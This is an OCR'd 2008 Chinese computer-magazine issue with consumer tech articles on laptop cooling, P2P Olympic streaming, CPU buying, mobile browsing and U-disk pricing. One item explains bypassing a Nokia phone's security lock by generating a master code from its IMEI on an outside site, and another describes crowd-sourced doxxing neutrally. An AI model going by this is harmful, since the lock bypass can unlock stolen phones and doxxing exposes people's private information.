答：这么高的温度，说明你的笔记本电脑很有可能是由于使用时间过长或使用不当，造成内部的散热风扇出问题。例如：塑料风扇风化破裂，风扇电源接触不良，灰尘堆积导致转动不畅等等。如果笔记本电脑过了保修期，你可以自己打开笔记本后盖，检查风扇运转是否正常，电源线接触是否良好，并对笔记本内部进行清理，给风扇加点润滑油。风扇如果破损，你可以购买新的风扇进行更换。进行以上操作后，问题仍未解决，你就需要到笔记本电脑生产厂商的维修部门进行专业检测了。

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。



P2P流媒体：全民看奥运，视频更流畅


Tag P2P、流媒体、奥运 〉视频 〉网络 〉加油站

珠海/孙宁

奥运来了！央视网（CCTV.com）作为北京2008奥运会官方互联网/移动平台转播机构，已经表示将在奥运期间为网友提供全方位的奥运视频直播与点播报道。不会因为带宽限制，运动员变成机器人或慢动作选手吧？别担心，我们有P2P流媒体技术！

*传统方式没法“扎堆”

当网站采用传统的流媒体技术时，每个观众观看视频时都需要和网站服务器建立一个连接，同时占用相应的网络带宽。于是，观众越多，服务器所需要的带宽越大。如果服务器的带宽满足不了需要，那么更多的观众便不能收看，而且已经收看视频的观众也会发现视频开始断断续续。



▲传统C/S（客户端/服务器）架构的流媒体技术


*P2P就是喜欢“凑热闹”

传统方式中，多人看一个节目，网络很卡，就好像人人都开车，往一个目的地去，路面就会很拥挤；而现在流行“拼车”，每个人出一点钱，一起包车过去，车少了，路也就通畅了。

P2P（peer-to-peer，点对点）流媒体技术与“拼车”有相似之处。网站服务器只发送少数几个视频数据给首先连接的几个（或数十个或几百个）观众，他们在下载视频数据的同时还在上传视频数据，之后的观众观看时将从前面观看的用户获得视频数据，观看的同时也在上传视频数据。这样一来，不仅网站的带宽节省了很多，而且同一时间收看同一视频节目的观众越多，视频就越连贯和流畅。

小提示

流媒体具有3个特点：连续性、实时性、时序性，流媒体技术让我们能够在网上实时收听和观看音视频节目而无需等待所有数据下载完毕。



▲P2P流媒体技术，让每台联网的电脑都能互相直接连接，而不是每台电脑和服务器进行连接

如果你想为奥运作贡献，就上网来看奥运吧，在为运动员加油的同时，流畅的视频背后也有你的一份贡献！

CF [ZS01]



▲P2P有广泛的应用，如BT下载和网络电视软件(PPLive、PPStream、QQLive)



▶P2P流媒体技术将助力北京奥运互联网视频

IT英语角 Tag 计算机等级考试 〉知识

翻译IT英语 一起来挑战！

IT英语成为“全国计算机等级考试”的一员了！

新消息！计算机职业英语考试从2008年开始加入全国计算机等级考试（NCRE）行列，一级已于2008年上半年在全国部分省市试点，下半年在全国正式开考。二级、三级将陆续推出。想挑战一下吗？

考试形式为笔试（2009年改为上机形式），时间为90分钟，满分100分。试卷分为听力、词汇、阅读理解和写作四部分：第一部分为听力，第二部分为词汇，考查考生对计算机基本术语、概念的识别和理解能力，第三部分为阅读理解，由A、B、C三节组成（A节为仔细阅读，B节为快速阅读，C节为填空题，要求考生根据所读内容填写表格、信件或摘要等），第四部分要求考生根据试题提供的场景和要求写一个便条、简短信件等。唯一参考教材《2008年版全国计算机等级考试-计算机职业英语一级教程》，高等教育出版社出版。

好了，下面让我们来做一下部分样题，感受一下教育部考试中心主办的这个IT行业英语水平考试吧！

Vocabulary词汇

Part A 本节由10道选择搭配题组成，要求考生识别计算机基本术语对应的图片、中文译名或释义。

Here is an example:

query ____ k ____	website____
network____	memo____
software____	email____
to browse____	memory____
graphic____	operating system____
hyperlink____	

A. computer instructions or data

B. a location on the World Wide Web

C. transmission of messages over communications networks

D. in database systems, it means to view data

E. an element in an electronic document that links to another place in the same document or to an entirely different document

F. a group of two or more computer systems linked together

G. the most important program on a computer that runs other programs, such as recognizing input from the keyboard, sending output to the display screen, etc.

H. the pictorial representation and manipulation of data

I. a record or a written statement, esp. one between employees of a company

J. internal storage areas in the computer

K. a way of searching for information in a database

以上题目答案和详细解答见下期IT英语角。第二部分的B节（短文选词填空）、第三部分阅读理解和第四部分写作的样题请登录guoguo.blog.cfan.com.cn。

CF [ZS02]

CFan 加油站

未知？恶补网络流行元素起源

Tag 流行元素、囧、人肉搜索 〉实例 〉网络 〉加油站

北京/霓虹

在互联网这个虚拟的大世界里，从来都不缺乏流行的内容，虽然流行的周期充满着不确定的因素，但如果这个流行的元素曾经带给我们快乐，就足够了。博客、RSS、维基这几个起源于老外的元素，囧文化、人肉搜索则展示了互联网的娱乐性。然而，你知道他们的起源吗？

专业版

BLOG（博客）



Blog是"weblog"（网络日志）的简写形式，这个词的最早出现，可以追溯至1997年由Jorn Barger创办的"机器人智慧"网站。Barger在网站上开设了"logging the Web"（网络日志）栏目，专门用来记录他在网络上无意间收集到的各种信息。而Peter Merholz则被认为是首次完整使用了这个术语的人。1999年，他在自己的weblog中写道："我决定把'weblog'采用其简写形式'blog'。"

2002年3月，台湾"资策会"顾问邹景平连续发文介绍blog在教育中的应用，并且把blog翻译成"网志"。之后，blog的中文"博客"由方兴东、王俊秀正式命名，并开通博客中国（blogchina）网站，开始了博客在中国的全面启蒙和推动。

RSS（新闻订阅）



IE4推出来时，加了个名为"新闻频道"的新元素。为此，当时领先的浏览器Netscape定义了一套描述新闻频道的语言，这就是RSS，但它没有发布一个正式的RSS规范。

后来RSS技术被著名Blogger戴夫·温那(Dave Winner)的公司UserLand接手，开发新版以适应新的网络应用需要。另一方面，由众多专业人士组成的一个联合小组，对RSS进行了重新定义，发布了RSS 1.0。这项工作并没有与戴夫·温那进行有效的沟通，而戴夫则坚持在自己设想，并不承认RSS 1.0的有效性。RSS由此开始分化形成了RSS 0.9x/2.0和RSS 1.0两个阵营，也由此引起了在专业人群中的广泛争论。

WIKI（维基）

Wiki一词来源于夏威夷语的"wee kee"，原本是"快点"的意思。我们可以通过网页浏览器对Wiki文本进行浏览、创建、更改，只要简单了解少量的Wiki的语法的约定，就可以在系统中发布你的知识。

Ward Cunningham说，他在1995年开发的软件取名WikiWikiWeb的灵感，来自一次夏威夷之旅。当地土语"wiki"的意思是"快捷"，他当时乘坐的巴士就叫"Wiki Wiki巴士"。WikiWikiWeb后来简写成了"Wiki"。

今天，一个"wiki"网站意思就是指一个凝聚了集体智慧的网站，众多的写手都可以为该网站提供内容或编辑内容。

娱乐版

囧文化



囧，读音Jiong，象形字，指窗口通明，也指郊外为林，越走越开阔。研究表明，甲骨文、金文里已出现此字。现在也是象形用法，被网民们给活用了。它的内小"八"字视为眉眼，"口"视为嘴。含义就是：

1.作为脸部，表示无助、郁闷、沮丧的表情。也常表达浪漫或激情。

2.作为头部，表达沉重的思想。

人肉搜索

千万不要从字面去理解人肉搜索的概念，跟人肉没有任何关系，你可以把人肉理解为"人人"、"人海战术"、"大家都来"。这样你就会大致理解一些了，人肉搜索是与传统的搜索引擎利用机器人抓取关键词相对应的一个概念，利用现实中活生生的人，去搜集身边另一个人的信息，并公布于网上。一个人的力量有限，得到的信息不全，然而如果很多人都参与进来，张三提供家庭住址，李四提供电话号码，到最后一统计关于主角的信息岂不就全出来了？



专业的人肉搜索平台：

猫扑人肉搜索、天涯社区、谷歌人肉搜索。

小提示：今年的网络流行语

"关我何事，我是出来打酱油的"
释义：与我无关，我只是路过而已。

"我是来做俯卧撑的"
释义：跟打酱油相似，路过，事不关己。

"雷"
释义：被雷劈中，指受惊吓。"我进来后，被雷到了……"

"童鞋"
释义：同学的谐音字，指朋友、网友。"童鞋，这块板砖是你掉的吗？"

"爆吧"
释义：强行在某处发帖导致网络阻塞，无法正常运作。 CF [ZS03]



与豚谋皮 ■图/叶子

★**知识介绍**：现代奥运会的比赛，不仅仅是人类的运动能力的竞赛，它同时也是一场科技的竞赛。比如在游泳比赛中，泳衣的作用就不容小觑。

研究表明，粘滞曳力或表面摩擦相当于限制游泳运动员的总阻力的三分之一。因此人们一直在思考如何减少游泳过程中水所产生的阻力。20世纪50年代，日本选手木美知子提出，裸泳能取得最好成绩，因此曾有一段时间运动员的泳衣泳裤被做得极小。但很快有人指出这种说法是错误的，实验证明：不穿泳衣时的阻力要比穿泳衣时大得多。

其实在高科技泳衣制作上，仿生学功不可没。科学家们仔细研究了海豚和鲨鱼的皮肤构造并加以应用，最终成就了“更快的泳衣”的制作。

【动漫集训营】线稿扫描后的处理技巧

制作动漫作品，有些人直接通过手写笔在电脑上绘制，但更多的是在稿纸上画好线图草稿，然后再扫描进电脑中进行处理。扫描的时候一般要采用灰度模式，分辨率至少在300dpi以上。

不过扫描的线稿是不能直接使用的，还需要进行一些处理以去除杂点、修补线条。在Photoshop中打开扫描的线稿，然后通过“图像→调整”菜单下的“色阶”、“曲线”或者“亮度/对比度”命令调整图像以去除杂点。这几个命令的效果虽然稍有不同，但它们的主要方法无非都是调高图像的亮度以达到目的。

经过上面的步骤，可以去掉大部分的杂色与杂点，剩下来的一些杂点，可用橡皮擦工具手工擦除。这里有一个小技巧，就是可以随时按Ctrl++键放大图像视图，以便更细致地观察和操作。放大后，还可以临时按下空格键不放，这时光标变成手状，此时就可以随意拖动图像以调整到要操作的图像位置了。如果想要缩小图像视图，按Ctrl+-键即可。

去掉杂点后，放大图像仔细观察，通过直线工具、画笔工具、钢笔工具等修复断线的部分，这样方便后面的填充着色，因为Photoshop的填充工具针对的是封闭图形，如果图形有缺口（那怕一个像素），就会将整个图像都着色的。

接下来将线稿图层化。首先切换到通道调板，拖动图像到调板下方的“新建通道”上，将创建一个新的Alpha通道。然后单击“选择→载入选区”命令，选中刚建立的那个Alpha通道，就会将图像中的所有线条选中了，新建图层再填充选区，一个线稿图层就建立成功了。接下来我们就可以尽情发挥了。

【网络大补贴】

★跟着Youtube学漫画

不少朋友喜欢看漫画也想要学画漫画，但是有可能因为找不到好的漫画老师而苦恼。其实现在的视频网站非常流行，我们完全可以从网上找到“免费”的漫画老师。这方面的资料，首推Youtube网站上最为丰富，搜索时有一个小技巧，就是尽量用英文短句来搜索。比如想学习眼睛的画法，可搜索“how to draw eye”，想学习头发的画法则可搜索“how to draw hair”等等。下面是我搜索的一些教程，值得漫画初学者一看。

1. **铅笔的基本使用方法**

简介：从下面的两个视频可以学习铅笔的一些握法、基本线条和阴影的绘制方法等。

网址：http://www.youtube.com/watch?v=-OwezLgGval
http://www.youtube.com/watch?v=4_6BFf1-xeA

2. **如何绘制人物的脸**



简介：古代画家关于人物脸部的比例，有“三停五眼”之说，意为人物的正面脸部可分成三等份，脸部宽度约等于五只眼的宽度。下面的视频教程之一，是在电脑上完成（手写笔），正是对这一理论的实例演示。另一教程，则是用的铅笔在稿纸上完成的脸部侧面。

网址：http://www.youtube.com/watch?v=N6_YdtszFBE
http://www.youtube.com/watch?v=NoYawHVmeT0





★漫画人物结构分析

简介：人物通常是漫画故事的主要组成部分。如果要想把人物画得生动，首先应该了解人体的结构。这篇文章就详细介绍了各种人体结构的画法，相信看完之后会有收获。

网址：http://www.7xpc.com/xspd/jifa/dmjs/200707/2330.html

CF [ZS04]

【小编有约】

亲爱的朋友，你眼中的科技奥运是什么样的呢？欢迎你也拿起手中的画笔描绘一番。作品要以科技奥运为主题，可以是单幅作品，也可以是四格漫画（四格漫画，每一帧的大小规格为5cm×4.5cm），漫画风格不限。本版邮箱为：comic@cfan.com.cn

本本输入不用愁

"小黑"软件提高手谈效率

Tag \ Keyboard Customizer Utility \ 输入 \ 笔记本应用

浙江/刀锋

对于经常用本本进行"手谈"的朋友来说，在日常的操作过程中可以设置常用的快捷键来加快输入速度。我们就以利用ThinkPad笔记本电脑预装的Keyboard Customizer Utility软件来达到提高输入速度的目的。

KCU，小黑附带的高级工具


Keyboard Customizer Utility（下载地址：http://work.newhua.com/cfan/200815/1qkcb9www.exe，快车代码：CF0815SZBB03）快捷键软件是Thinkpad笔记本自带的快捷按键设置程序，可以设置系统按键，包括Win键、系统音量调节键及光驱弹出键等。它可以设置相关热键的设置，热键的种类较多，涵盖了日常的多数操作。下载后，双击安装程序，会默认解压缩到C:\DRIVERS\WIN\KEYCUSTM。然后点击开始，选择"运行"，输入 C:\DRIVERS\WIN\KEYCUSTM\SETUP.EXE -S -SMS，点击确定，按照屏幕提示进行安装，安装完成，重新启动计算机即可。

移花接木 其他品牌本本也用KCU

其实不光小黑，在其他品牌笔记本电脑上也可以运行Keyboard Customizer Utility软件。下载该软件的汉化版压缩包（下载地址：http://work.newhua.com/cfan/200815/TpKmapAp.rar，快车代码：CF0815SZBB04），将文件解压到C:\Program Files\ThinkPad\Utilities目录覆盖原文件即可。然后重启系统，不但可以在其他品牌笔记本电脑上使用，而且界面也汉化成中文，一举两得呀。


用KCU输入特殊符号会计也能用本本

会计工作者经常要输入一些货币符号和运算符号，现在虽然有各种输入法可以进行软键盘输入，但是效率很低。遇到笔记本电脑，更让会计人员头疼。不过用Keyboard Customizer Utility可以轻松解决这一难题。启动Keyboard Customizer Utility快捷键设置软件之后，单击"输入特殊字符"选项卡。在"输入特殊字符"一列中，我们看到有许多生僻的字符，选择要输入的字符，比如欧元符号"€"，然后在"第一键"和"第二键"下拉列表中分别选择按键，设置完成之后，单击"应用"按钮保存设置。这样就可以使用不常见的组合键，完成生僻符号的输入了。



▲设置特殊字符快捷键

让"键盘手"也能用本本快捷键




▲为外接键盘设置系统快捷键

小提示：快捷键别贪多！

由于笔记本电脑已经预先定义了一些热键，比如Shift与很多按键组合都已经被定义。所以在设置快捷键时不能与这些热键相同，否则不但设置的快捷键无效，而且也会使某些热键失效。在设置快捷键之前，笔者建议大家最好阅读一下用户手册，了解各个热键的定义，以免设置的快捷键与热键引起冲突。快捷键的设置以方便自己操作为最终目标，符合自己的操作习惯，可大幅提高输入速度，否则将失去设置快捷键的意义。

很多人喜欢用外接键盘使用笔记本（编辑部小特就是这样用），对于他们来说，要使用本本上的快捷键（比如音量+/-），只能让Keyboard Customizer Utility来帮忙了。单击"使用外置键盘时"选项卡，然后根据需要设置系统快捷键。可设置的系统热键包含音量调节键、系统待机及休眠键、无线网络开关、屏幕放大等。设置完成后，单击"应用"按钮保存设置。这样一来，外接键盘也能像本本键盘一样使用快捷键了。

通过原本小黑独有的Keyboard Customizer Utility，相信大家都已经给常用的特殊符号或功能设置好了快捷键，还等什么，加快"手谈"速度在网上泡个MM吧！CF [SZ01]



买本 酷睿家族知多少？

Tag \ 酷睿 \ 导购 \ 本本玩家

“您看看这本，酷睿双核处理器，1GB 内存、还有独立显卡，才 4700 元，多值啊！”一提本本，经销商言必“双核、酷睿”，可你知道吗，自 Intel 推出酷睿品牌以来，包括 Pentium Dual Core、Celeron M、酷睿单核在内所有的处理器多达近 80 款！而且至今绝大部分处理器依旧搭配在各种价位的本本中销售，几乎是三代同伴堂的各种型号处理器不仅价格差异大得离谱，性能也天差地别。经销商单单一句“酷睿双核”可真是不能轻信哦！

本文可以学到

1.从CPU选择酷睿2处理器　2.教你从“芯”选购笔记本

酷睿2双核是主流

酷睿2移动处理器无疑是当前最为主流的，这包括从T5000系列、T5X50/T5X70系列、T7000系列及L/U7000系列在内的近30款处理器。从性能上看，无疑T7000系列最为划算，同时也能够满足使用需求。值得注意的是，即便是酷睿2处理器，由于核心的不同、前端总线的差异，性能也会有所区别。而像T7100~T7800系列在性能方面很强，其中不少型号的二级缓存就达到了4MB之多，前端总线也高达800MHz。但其中T7200/T7400/T7600比较特殊，其前端总线为667MHz，性能略差一些。此外，T7250（包括T7100）的二级缓存缩减到2MB，性能自然也弱了不少，甚至与T7300相比差了不少，但好处是价格略低。

T5X50主打性价比

一般配备T5X50处理器的机型价格都非常讨巧（T5000系列行将退市），多在5000元~6000元的机型中采用。性价比无疑是这一系列的最突出特点，相比T7000系列，核心构架几乎没有什么改变，自然也是超值的产品。不过看起来，T5X50/T5X70系列的处理器寿命不会太长，到今年年底可能就会淡出市场，性价比机型很有可能将采用T7000系列（或变种产品）来替代。毕竟迅驰2代处理平台就要临近了，上一代产品必然进行更替。如果预算紧张，又想拥有一台性能不错的本本，T5X50/T5X70系列是可以选择的。但如果对性能并不是特别在意，不如把钱花在功能、外观等其他因素上。也就是说，理智消费、认清自己的使用需求再做决定，性价比≠购买唯一因素。

45nm酷睿2购买需等待

45nm处理器搭配现有迅驰平台无疑是当前的热点产品之一。不过价格一般在8000~10000元左右，并且，45nm的T8000系列也拥有更好的功耗控制，发热量也有所降低。但这并不意味着它们值得购买。再过些日子，搭配45nm酷睿2 T8000处理器的迅驰2平台本本就会大量上市，到时候这种用老平台搭配新处理器的半代产品会价格大幅度调整，从而为新产品上市腾出价格空间，这类产品的保值性并不高，消费者不应该为这而买单。

型号	主频	二级缓存	前端总线	核心	推荐指数
酷睿2双核处理器至尊版					
Intel Core 2 Duo Extreme X9000	2.8GHz	6MB	800MHz	Penryn	
Intel Core 2 Duo Extreme X7900	2.8GHz	4MB	800MHz	Merom	
Intel Core 2 Duo Extreme X7800	2.60GHz	4MB	800MHz	Merom	
酷睿2双核处理器					
Intel Core 2 Duo T9500	2.60GHz	6MB	800MHz	Penryn	
Intel Core 2 Duo T9300	2.50GHz	6MB	800MHz	Penryn	★
Intel Core 2 Duo T8300	2.40GHz	3MB	800MHz	Penryn	★
Intel Core 2 Duo T8100	2.10GHz	3MB	800MHz	Penryn	★★
酷睿2双核处理器					
Intel Core 2 Duo T7800	2.60GHz	4MB	800MHz	Merom	★★
Intel Core 2 Duo T7700	2.40GHz	4MB	800MHz	Merom	★★★
Intel Core 2 Duo T7600	2.33GHz	4MB	667MHz	Merom	★★
Intel Core 2 Duo T7500	2.20GHz	4MB	800MHz	Merom	★★
Intel Core 2 Duo T7400	2.16GHz	4MB	667MHz	Merom	★★
Intel Core 2 Duo T7300	2.00GHz	4MB	800MHz	Merom	★★★
Intel Core 2 Duo T7250	2.00GHz	2MB	800MHz	Merom	★★
Intel Core 2 Duo T7200	2.00GHz	4MB	667MHz	Merom	★★
Intel Core 2 Duo T7100	1.80GHz	2MB	800MHz	Merom	★★★
Intel Core 2 Duo T5850	2.16GHz	2MB	667MHz	Merom	★★★
Intel Core 2 Duo T5750	2.00GHz	2MB	667MHz	Merom	★★
Intel Core 2 Duo T5670	1.80GHz	2MB	800MHz	Merom	★★
Intel Core 2 Duo T5600	1.83GHz	2MB	667MHz	Merom	
Intel Core 2 Duo T5550	1.83GHz	2MB	667MHz	Merom	★★
Intel Core 2 Duo T5500	1.66GHz	2MB	667MHz	Merom	★
Intel Core 2 Duo T5470	1.60GHz	2MB	800MHz	Merom	★★
Intel Core 2 Duo T5450	1.66GHz	2MB	667MHz	Merom	★★★
Intel Core 2 Duo T5300	1.73GHz	2MB	533MHz	Merom	
Intel Core 2 Duo T5270	1.40GHz	2MB	800MHz	Merom	★★
Intel Core 2 Duo T5250	1.50GHz	2MB	667MHz	Merom	★★★
Intel Core 2 Duo T5200	1.60GHz	2MB	533MHz	Merom	

奔腾双核也有变化

奔腾双核处理器经过核心的变更，性能也得到了一定程度加强，在4000元~5000元左右的机型中你经常能看到奔腾双核的身影。相比酷睿2 T系列处理器，奔腾双核的性能确实低了不少。当然，其还是继承了酷睿2核心构架的种种优势，例如耗电方面等等，也不失为一种选择。

卖场中，如果你再遇到经销商大说特说“酷睿双核”处理器的好处时，不妨区分一下究竟他口中的酷睿双核究竟是哪一款，是不是真的就是自己需要的？ CF [SZ02]

型号	主频	二级缓存	前端总线	核心	推荐指数
奔腾双核处理器					
Intel Pentium Dual Core T2390	1.86GHz	1MB	533MHz	Merom	★
Intel Pentium Dual Core T2370	1.73GHz	1MB	533MHz	Merom	★★
Intel Pentium Dual Core T2330	1.60GHz	1MB	533MHz	Merom	★★★
Intel Pentium Dual Core T2310	1.46GHz	1MB	533MHz	Merom	★★
Intel Pentium Dual Core T2130	1.86GHz	1MB	533MHz	Yonah	★
Intel Pentium Dual Core T2080	1.73GHz	1MB	533MHz	Yonah	★★
Intel Pentium Dual Core T2060	1.73GHz	1MB	533MHz	Yonah	★

奥运会信息实时查询

省钱加速有诀窍

Tag \ UCWEB、上网、流量 \ 应用、技巧 \ 手机玩家

手机上网最怕什么？当然是资费太高、速度太慢了。尤其是在奥运会正热火朝天之际，时时查询信息相信是很多人都想做的事情。这时，提升手机上网速度、降低资费自然就是大家关心的事情了，毕竟超出包月流量限制的费用还是比较高的……

刷新方法不同 流量竟有差别



不少人使用手机上网时，遇到不能打开的页面，往往也会习惯性的用刷新功能来重新载入网页。这在电脑上操作本来没什么问题，可在手机上，这个操作如果能稍微注意一下，也能节省不少流量哦！

在使用手机浏览器的时候，不要点击刷新，而是尽量用网页页面上提供的刷新按钮进行操作。根据实践，两种不同的操作所产生的数据流量差异会达到至少几十KB甚至上百KB。但是，如果页面是遇到无法打开等问题，按下浏览器的刷新按钮也是必需的，当然了，这时也不会额外产生过多的流量，毕竟只是发送了一小部分数据与网站、DNS服务器沟通（不可避免的），几乎可以忽略不计。

改一改 网速也能有提升

手机上网的另一大弊端就是网速不快，当然了，我们还能够通过对浏览器的优化，达到加强网络浏览速度、节约流量的目的。这里以UCWEB为例（下载地址：http://www.ucweb.com/index_download.shtml，快车代码：CF0815SZKW01），注意，不同的手机平台设置可能会略有差异，这里以S60第三版手机平台为例说明。





在手机上运行UCWEB，选择"菜单→设置→系统设置"，找到"显示设置"，将"图片质量"设置为"低彩"，将"GIF动画显示"设置为"关闭"。然后选择"浏览器设置"将"预读"项关闭。最后，务必选择"保存配置"，否则设置不会生效。





这样一来，我们对比进入同一界面时读取所耗费的流量，在没设置优化前，页面共加载数据约24KB，而进行优化设置后，流量骤减到12KB左右，差距达到了一倍，而速度也因为读取数据减少而增速不少。

时值奥运会，想用手机随时上网查看比赛信息，乃至实时观看奥运会比赛的网络视频直播，流量一定会猛增，这时候就更需要精打细算了，如果你也正在使用手机上网，不妨试上一试吧！CF [SZ03]


急急急！我的N记手机保密码忘光了！

Tag \ 诺基亚、保密码 \ 应用、技巧 \ 手机玩家

"喂，我把手机的保密码给忘记了，手机落在家里几天没用，突然发现我怎么输密码都不对，而且手机还'睡死了'，这可怎么办啊？"

诺基亚在自己的官方网站上解释是一旦输入不正确的次数大于三次，手机会进入睡眠模式十五分钟，之后再输入错误就只能送修了。难道真的只能如此了吗？在一些地级城市，送修一次还是比较麻烦的。其实通过别的方法，我们也能"破解"这个保密码，让你能有机会更改、挽救爱机。


首先，登录http://nfader.z-host.ru网站，在Security Mastercode for Nokia mobiles下的对话框中，输入IMEI码。IMEI用"输入*#06#"的获取方式自然不可用，这时可以查找一下包装外侧标识或是说明书处，肯定会有地方标出IMEI码。



在输入IMEI码之后，勾选"I'm legal owner of the phone with that IMEI"并点击"Generate"按钮。这时会出现一个十位数字的"Security Mastercode（保密码）"。这时，用这组生成的保密码输入到手机上试试吧，怎么样，一下就又能正常使用手机了吧？CF [SZ04]

小知识：

保密码可以防止你的手机被非法使用。将保密项选为手机后，使用前手机会要求用户进行保密码的验证，如果不能通过验证，就不能进行设置的更改，也就不能查看机身通讯录（或电话簿）。



100元U盘 你敢买吗？

Tag \ 芯片、主控、容量 \ U盘 \ 数码导购

U盘现在什么价格？低到让人难以置信——100元就能买到2GB的容量，怎么样，够可怕的吧？可是很多人都会觉得“便宜没好货”，这100元的U盘，真值得购买吗？

U盘成本有几多？

U盘的成本多来自哪几个部分？最贵的部分是闪存芯片，价格占到了70%左右。然后就是主控IC，由它来控制与电脑的连接、存储、读取，往往占到总成本的15%。再次就是外壳和PCB电路板了，这部分的成本大约占到了15%。显然，闪存芯片的价格将直接左右U盘的售价。

国际 Flash 颗粒现货价格（美元）

[illegible]	项目	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]
	Samsung 32G MLC (HBG)	10.60	10.35	10.60	10.35	10.42	UP (0.19%)	
	Hynix 32G MLC (UV)	9.05	8.85	9.00	8.85	8.95	STABLE (0.00%)	
	Samsung 16G MLC (LAG)	5.15	4.70	5.10	4.70	4.85	DOWN (-3.00%)	
	Samsung 16G MLC (GAG)	3.95	3.88	3.93	3.88	3.90	DOWN (-0.10%)	
	Hynix 16G MLC (UU)	4.00	3.86	3.95	3.88	3.92	DOWN (-0.81%)	
	Samsung 8G MLC (G8G)	2.50	2.40	2.45	2.40	2.42	DOWN (-2.41%)	
	Hynix 8G MLC (UT)	2.50	2.40	2.45	2.40	2.42	DOWN (-2.25%)	
	Samsung 4G MLC (G4G)	1.60	1.45	1.55	1.45	1.50	DOWN (-3.22%)	
	Hynix 4G MLC (UT)	1.55	1.45	1.55	1.45	1.50	DOWN (-1.44%)	

100元的U盘容量多在2GB上下，其实这个价格并不是低得离谱。这从闪存颗粒的国际报价中就可以看出：2GB颗粒价格已经低到了2.45美元，折合人民币也就在17元左右。当然这不包括关税等等情况，这样算下来2GB颗粒成本多在30元左右（2GB颗粒已临近停产，价格高于4GB颗粒）。而主控IC的+PCB电路板和外壳的价格则在5~10元左右。粗略算下来，U盘的总成本在40元内（不包括包装、运输），100元的售价可就不算低价了，只是绝对价格看起来诱人而已。

U盘 光看容量还不够

当然，U盘也分好坏之分，主要是指性能部分。目前市场上常见的U盘主控芯片包括SM32XX、Phison（群联）UP13/UP14/UP12/UP11、UT165/UT163、SK6211、SSS 6677、U6983、MXT6208A、MXT8208、CBM2091、iCreate5128等等，性能排序也大致如此。对于小厂商而言，性能偏低的芯片同样价格便宜，正规大厂商又有不同的策略应对。一部分厂商是以性能为先导，价格可能会略贵于其他品牌，性能不错（以宇瞻微笑碟为代表）。另一部分厂商则由于生产规模太大，只使用某一家的控制IC担心会出现供货不足的情况，所以即便同一型号的产品也会采用不同品牌的主控IC。当然，厂商也会考虑到兼容性、性能的问题，因此绝不会选择性能太过低劣的主控IC使用，这倒大可放心（以全球第一闪存厂商金士顿为代表）。

小提示：

通过ChipGenius软件，可以轻易了解U盘所使用的主控芯片。下载地址：http://www.mydigit.cn/chipgenius.htm，快车代码：CF0815SZSM01。

量产兼容性谁最好？

随着应用的不断丰富，U盘不仅仅是用来存储，而且通过量产工具，也能让U盘变成光盘，用来安装操作系统等等！具体方法可以查阅2007年第17期《电脑爱好者》聪明用电脑栏目《闪存盘分区先辨“芯”》一文。但是，不同的主控IC在量产后的U盘兼容性方面表现也并不一样。目前来看，兼容性最好的当属Phison UP11，其次是SM32XX系列。如果想要量产U盘，这一点可不能忽略。

推荐产品：

联想C390
容量：2GB | 价格：89元

金士顿DataTraveler Mini Fun
容量：2GB | 价格：80元

宇瞻 AH225
容量：2GB | 价格：58元 CF [SZ05]

USB高清电视棒：软解更比硬解值！

Tag \ 奥运会、高清、电视 \ 电视棒 \ 数码导购

高清电视、奥运会？一提到这些词儿很多人都会觉得离自己太远了。在2008年第14期《电脑爱好者》热点话题栏目的《家门口的奥运会来了，我们要“高清”收看！》一文中，大致地介绍了一些地面数字电视的内容，随着技术的革新进步，普通百姓看上高清节目，也并非那么难了。

